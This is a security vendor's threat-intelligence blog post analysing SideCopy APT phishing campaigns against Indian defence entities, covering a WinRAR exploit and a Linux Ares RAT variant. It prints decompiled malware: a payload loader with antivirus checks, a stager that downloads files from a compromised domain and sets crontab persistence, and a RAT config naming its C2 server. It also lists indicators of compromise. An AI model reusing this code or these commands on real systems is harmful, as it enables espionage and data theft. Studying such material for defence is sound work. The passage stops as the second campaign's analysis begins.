SideCopy’s Multi-platform Onslaught: Leveraging WinRAR Zero-Day and Linux Variant of Ares RAT

Sathwik Ram Prakki : : 11/6/2023

SEQRITE
SideCopy’s Multi-platform Onslaught: Leveraging WinRAR Zero-Day and Linux Variant of Ares RAT

06 November 2023

Written by Sathwik Ram Prakki

Estimated reading time: 13 minutes

SEQRITE Labs APT-Team has discovered multiple campaigns of APT SideCopy, targeting Indian government and defense entities in the past few months. The threat group is now exploiting the recent WinRAR vulnerability ***CVE-2023-38831*** (See our advisory for more details) to deploy AllaKore RAT, DRat and additional payloads. The compromised domains, used to host payloads by SideCopy, are reused multiple times, resolving to the same IP address. It has also deployed a Linux variant of open-source agent called Ares RAT, where code similarity with its parent threat group Transparent Tribe (APT36) has been found in the stager payload. Conducting multi-platform attacks simultaneously with the same decoys and naming convention, both SideCopy and APT36 share infrastructure and code to aggressively target India.

In this blog, we’ll delve into the technicalities of two such campaigns we encountered during our telemetry analysis. We have observed more similar ongoing campaigns unfold and expect them to continue as the Israel-Hamas conflict intensifies, where not only Pakistan-aligned hacktivists but also other groups against Israel are targeting Indian websites with DDoS, defacement, and data breach attacks.

Threat Actor Profile


SideCopy is a Pakistan-linked Advanced Persistent Threat group that has been targeting South Asian countries, primarily the Indian Defense and Afghanistan government entities, since at least 2019. Almost every month, a new attack campaign has been observed this year in our telemetry, with changes over time where additional stages with Double Action RAT, new .NET-based RAT, and TTPs where PowerShell remote execution has been uncovered by our team. Its arsenal includes Action RAT, AllaKore RAT, Reverse RAT, Margulas RAT and more.

This group is associated as a sub-division of Transparent Tribe (APT36), which has been persistently targeting the Indian Military and is continuing to target university students aggressively this year to share student data, possibly with terrorist groups for recruitment. It has updated its Linux malware arsenal this year with Poseidon and other utilities. Active since 2013, it has continuously used payloads such as Crimson RAT, Capra RAT, and Oblique RAT in its campaigns.

Pakistani agents have used honey traps to lure defense personnel, creating an immense impact and damage by stealing confidential intel in this form of cyber espionage.

Analysis of Campaign-1

The first campaign of SideCopy observed is spread via a phishing link that downloads an archive file named "*Homosexuality – Indian Armed Forces.*" The decoy document is related to NSRO and is called "*ACR.pdf*" or "*ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf.*"



CONFIDENTIAL (Ver 2019)

FORM FOR ENDORSEMENT

IMPORTANT INSTRUCTIONS

1. This form for endorsement by NSRO will be **utilised only if NSRO is not included in mainline channels of reporting**.

2. Form will be endorsed only when ACR/ ICR/ ECR/ Spl/ Delayed / Any other CR is due.

3. Form for endorsement by NSRO will be fwd by the ratee to MS-X (MS Branch).

4. Erasures, use of whitener and paper slips pasted for the purpose of revising original assessment are **NOT** acceptable. **Mistakes must be scored out neatly and signed in full**. **These should bear the date of amendment.** Para 12 of AO 02/2016/MS refers.

5. Rating scale as given below will be used for assessment:-

Outstanding – 9	***Above Average - 8 or 7***	***High Average - 6 or 5***
Average – 4	***Low Average - 3 or 2***	***Below Average - 1***

6. Following assessments are to **be communicated to the ratee** :-

(a) Figurative assessment of ‘4’ or less in Box Grading.

(b) Any adverse remark in the Pen Picture.

(c) ‘Not Recommended’ for promotion.

7. No additional copies of the form/extract will be made (Auth : Para 9 of AO 02/2016/MS).

CONFIDENTIAL

Fig. 1 – Decoy PDF

Interestingly, we found the same decoy PDF is utilized by the Linux variant of Ares RAT, which was first seen in the last week of August on Virus Total. Both the compromised domains used resolved to the same IP address, as shown in the below figure. The domains used in April ‘*ssynergy[.]in*’ and May ‘*elfinindia[.]com*’ campaigns also point to the same IP. Moreover, the archive files hosted on different domains have the same name, indicating the reuse of compromised domains.




Fig. 2 – Infection chain-1 with the same IP

The phishing URL targeting the Windows platform points to ***sunfireglobal[.]in***, a compromised domain that is not alive at the time of writing, is resolving to the IP: ***162.241.85[.]104***. URL is:

```
hxxps://sunfireglobal[.]in/public/core/homo/Homosexuality%20-
%20Indian%20Armed%20Forces.zip
```


This contains a malicious shortcut file in a double extension format named “Homosexuality – Indian Armed Forces . pdf.lnk” that triggers a remote HTA file as:

```
C:\Windows\System32\mshta.exe “hxxps://sunfireglobal[.]in/public/assests/files/db/acr/” &&
tar.exe
```

It contains two embedded files that are base64 encoded; one is the decoy PDF, and the other is a DLL. Only minor changes were observed in the HTA, and functionality remains the same – to check the .NET version, fetch the AV installed, decode, and run the DLL in-memory.

After the decoy file is opened by the DLL (*preBotHta*), it beacons to the same domain and downloads an HTA and the final DLL contents to their target paths. The downloaded HTA is saved as “***seqrite.jpg***” in the TEMP folder, later moved to the target folder, and executed. Depending on the AV present –

SEQRITE, Quick Heal, Kaspersky, Avast, Avira, Bitdefender, and Windows Defender; it executes the final DLL payload.




```
string tempPath = Path.GetTempPath();
DraftingPad.infinity(DraftingPad.decompressData("NQAAAB+LCAAAAAAABAAFwcENACEI
  +W7ixRZONrcOIZVBDHMlJGNC7gN3asGINQAAAA=="));
byte[] bytes = Encoding.Default.GetBytes(dd);
string @string = Encoding.Default.GetString(bytes);
string s = DraftingPad.decompressData(@string);
File.WriteAllBytes(tempPath + dname, Encoding.Default.GetBytes(s));
Process.Start(tempPath + dname);
bool flag = !Directory.Exists(this.targetPath);
if (flag)
{
    Directory.CreateDirectory(this.targetPath);
}
bool flag2 = File.Exists(DraftingPad.targetDLLName);
if (flag2)
{
    this.deletePreviousVersion();
    File.Delete(DraftingPad.targetDLLName);
    File.Delete(this.targetEXEName);
}
bool flag3 = File.Exists(this.targetPath + this.tgtHTPName);
if (flag3)
{
    File.Delete(this.targetPath + this.tgtHTPName);
}
this.dl = this.getThridStrike(DraftingPad.decompressData("NQAAAB+LCAAAAAAABAA
  dyvz6AZUe8Tnk28zXrFxqjE6THKlMIIuWOXCwx9IZ9QINQAAAA=="));
this.ht = this.getThridStrike(DraftingPad.decompressData("NQAAAB+LCAAAAAAABAA
  +MNIpYmY5Ya1A6AcSsA23NQAAAA=="));
byte[] bytes2 = Encoding.Default.GetBytes(this.ht);
string string2 = Encoding.Default.GetString(bytes2);
string s2 = DraftingPad.decompressData(string2);
File.WriteAllBytes(tempPath + "seqrite.jpg", Encoding.Default.GetBytes(s2));
File.Move(tempPath + "seqrite.jpg", this.targetPath + this.tgtHTPName);
Thread.Sleep(5000);
this.deletePreviousVersion();
Thread.Sleep(500);
Process.Start(this.targetPath + this.tgtHTPName);
bool flag4 = av.Contains("Seqrite");
bool flag5 = av.Contains("Kaspersky");
bool flag6 = av.Contains("Quick");
bool flag7 = av.Contains("Avast");
bool flag8 = av.Contains("Avira");
bool flag9 = av.Contains("Bitdefender");
bool flag10 = av.Contains("WindowsDefender");
```

Fig. 3 – DLL preBotHta run in-memory

Legitimate Windows apps like Credential wizard (*credwiz.exe*) or EFS REKEY wizard (*rekeywiz.exe) are* copied beside the target to sideload the DLL. Persistence is maintained via Startup (or) Run registry key to load the final RAT payload on system reboot. (Detailed analysis of Action RAT and all other payloads can be found in our previous whitepaper)

Another archive file with the same name, “Homosexuality – Indian Armed Forces.zip,” is seen that contains an ELF file. It is spread using a domain named “***occoman[.]com,***” resolving to the same IP address for the *sunfireglobal[.].in,* showing the sharing of IP between compromised domains.


› Homosexuality - Indian Armed Forces
Search Homosexu...
ELF
ned Forces
... › Homosexuality - Indian Armed Forces
Search Homosexu...
LNK

Name	Date modified	Type	Size
Homosexuality - Indian Armed Forces .pdf	26-07-2023 13:31	File	4,480 KB

Name	Date modified	Type	Size
Adobe	20-10-2023 10:37	File folder	
Homosexuality - Indian Armed Forces .pdf	20-10-2023 10:57	Shortcut	1,087

Fig. 4 – Content of both the archives


Different file names for this Golang-based Linux malware that is masqueraded as a PDF were found as:

Homosexuality – Indian Armed Forces .pdf	2023-10-24
Unit Training Program .pdf	2023-09-20
Social Media Usage .pptx	2023-08-30

Utilizing the *GoReSym* plugin with IDA, we can extract function metadata as the binary is stripped (See our in-depth analysis of Go-based Warp malware for plugin details).

The process flow is similar to the first stage seen in the case of the Poseidon agent (observed by Uptycs and Zscaler) having the exact target location, though this stage is not compiled using PyInstaller:

1. Create a crontab to maintain persistence through system reboot under the current username.
2. Download the decoy to the target directory "/.local/share" and open it.
3. Download the Ares agent as "/.local/share/updates" and execute it.




```
v9[1] = runtime_convTstring(v1, v3);
v4 = (_ptr_exec_Cmd)fmt_Sprintf((int)"echo '@reboot %s' >> /dev/shm/mycron", 36, (int)v9, 1, 1);
v10[0] = (int)&dword_82D3D3D + 2;
v10[1] = 2;
v10[2] = (int)v4;
v10[3] = v8;
v5 = (exec_Cmd *)os_exec_Command((int)&dword_82D4037, 4, (int)v10, 2, 2);
if ( !(unsigned int)os_exec__ptr_Cmd_Run(v5).tab )
{
  os_Getenv((int)&dword_82D4013, 4);
  ((void (*)(void))loc_80ACDDA)();
  v11[0] = (int)&unk_82D3D41;
  v11[1] = 2;
  v11[2] = v0;
  v11[3] = v2;
  v11[4] = (int)"/dev/shm/mycron";
  v11[5] = 15;
  v6 = (exec_Cmd *)os_exec_Command((int)"crontab", 7, (int)v11, 3, 3);
  if ( !(unsigned int)os_exec__ptr_Cmd_Run(v6).tab
    && !os_Remove((int)"/dev/shm/mycron", 15)
    && !main_downloadFile(
          (int)"https://occoman.com/wp-admin/css/colors/ocean/files/pdf/",
          56,
          (int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf",
          63)
    && !os_chmod((int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63, 448)
    && !main_openBrowser((int)"../.local/share/ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf", 63) )
  {
    time_Sleep(705032704, 1);
    if ( !main_downloadFile(
            (int)"https://occoman.com/wp-admin/css/colors/ocean/files/files/",
            58,
            (int)"../.local/share/updates/etc/apache2/mime.types/etc/pki/tls/cacert.pem2328306436538696289062S",
            23)
```

Fig. 5 – Process flow of Stage-1

After extracting the contents of the final PyInstaller payload, two Python-compiled files of our interest (*agent.pyc* and *config.pyc*) are retrieved. Decompiling and examining them leads to an open-source Python RAT called Ares. The URL format used to ping the server is: “*hxxps://(host)/api/(uid)/hello.*” and it includes the platform, hostname and username of the victim machine along with it. It supports the following 13 commands for C2 communication.


Command	Description
upload	Uploads a local file to the server
download	Downloads a file via HTTP(s)
zip	Creates a zip archive of a file or folder
cd	Change the current directory
screenshot	Takes a screenshot and uploads it to the server
python	Runs a Python command or a Python file
persist	Installs the agent via AutoStart directory
clean	Uninstalls the agent
exit	Kills the agent
crack	Removes persistence and kills the agent
listall	List file directory and upload it to the server
help	Display the help
<command>	Executes a shell command and returns its output

No major changes were observed in the agent apart from changing the name from *ares* to *gedit*, and the server used by the agent is present in the config file: ***161.97.151[.]200:7015.*** Both the agent and config scripts include the name ‘*lee*’ pointing to the same agent as referred by Lumen.



```
# Embedded file name: /home/dirty/Desktop/lee/master/agent/d/config.py
SERVER = 'http://161.97.151.220:7015'
HELLO_INTERVAL = 10
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 10
PERSIST = True
HELP = '\n<any shell command>\nExecutes the command in a shell and retur
\n\ndownload <url> <destination>\nDownloads a file through HTTP(S).\n\nz
\n\nscreenshot\nTakes a screenshot.\n\npython <command|file>\nRuns a Pyt
\n\nclean\nUninstalls the agent.\n\ncrack\ncrackdown against agent.\n\nl
```

Fig. 6 – Config file




```
        elif platform.system() == 'Windows':
            persist_dir = os.path.join(os.getenv('USERPROFILE'), 'gedit')
            if not os.path.exists(persist_dir):
                os.makedirs(persist_dir)
            agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
            shutil.copyfile(sys.executable, agent_path)
            cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v lee /t REG_SZ /d "%s"'
            subprocess.Popen(cmd, shell=True)
        self.send_output('[+] Agent installed.')

    def listall(self):
        """ list file directory and uploads it to the server"""
        os.system('cd; find . -type f > /tmp/list.txt')
        list_path = '/tmp/list.txt'
        self.upload(list_path)

    def clean(self):
        """ Uninstalls the agent """
        if platform.system() == 'Linux':
            persist_dir = self.expand_path('~/.gedit')
            if os.path.exists(persist_dir):
                shutil.rmtree(persist_dir)
            desktop_entry = self.expand_path('~/.config/autostart/gedit.desktop')
            if os.path.exists(desktop_entry):
                os.remove(desktop_entry)
            os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')
        elif platform.system() == 'Windows':
```

Fig. 7 – Agent script

This payload is also named "*bossupdate,*" a similar naming convention seen with Poseidon and other utilities of Transparent Tribe that starts with the 'boss' prefix. APT36 is aiming for the operating system BOSS, developed in India for government entities, and is constantly expanding its Linux arsenal. Back in 2021, SideCopy was linked to the same RAT by QiAnXin's Red Raindrop Team and a forked version called *BackNet* by Telsy later.

Analysis of Campaign-2

The second campaign has the same scenario where IP sharing is seen not only with the compromised domains but also with the C2 infrastructure. Exploitation of the recent WinRAR vulnerability CVE-2023-38831 is done via phishing, which downloads malicious archive files. Upon opening the archive files, a pdf file and a folder with the same name are present.



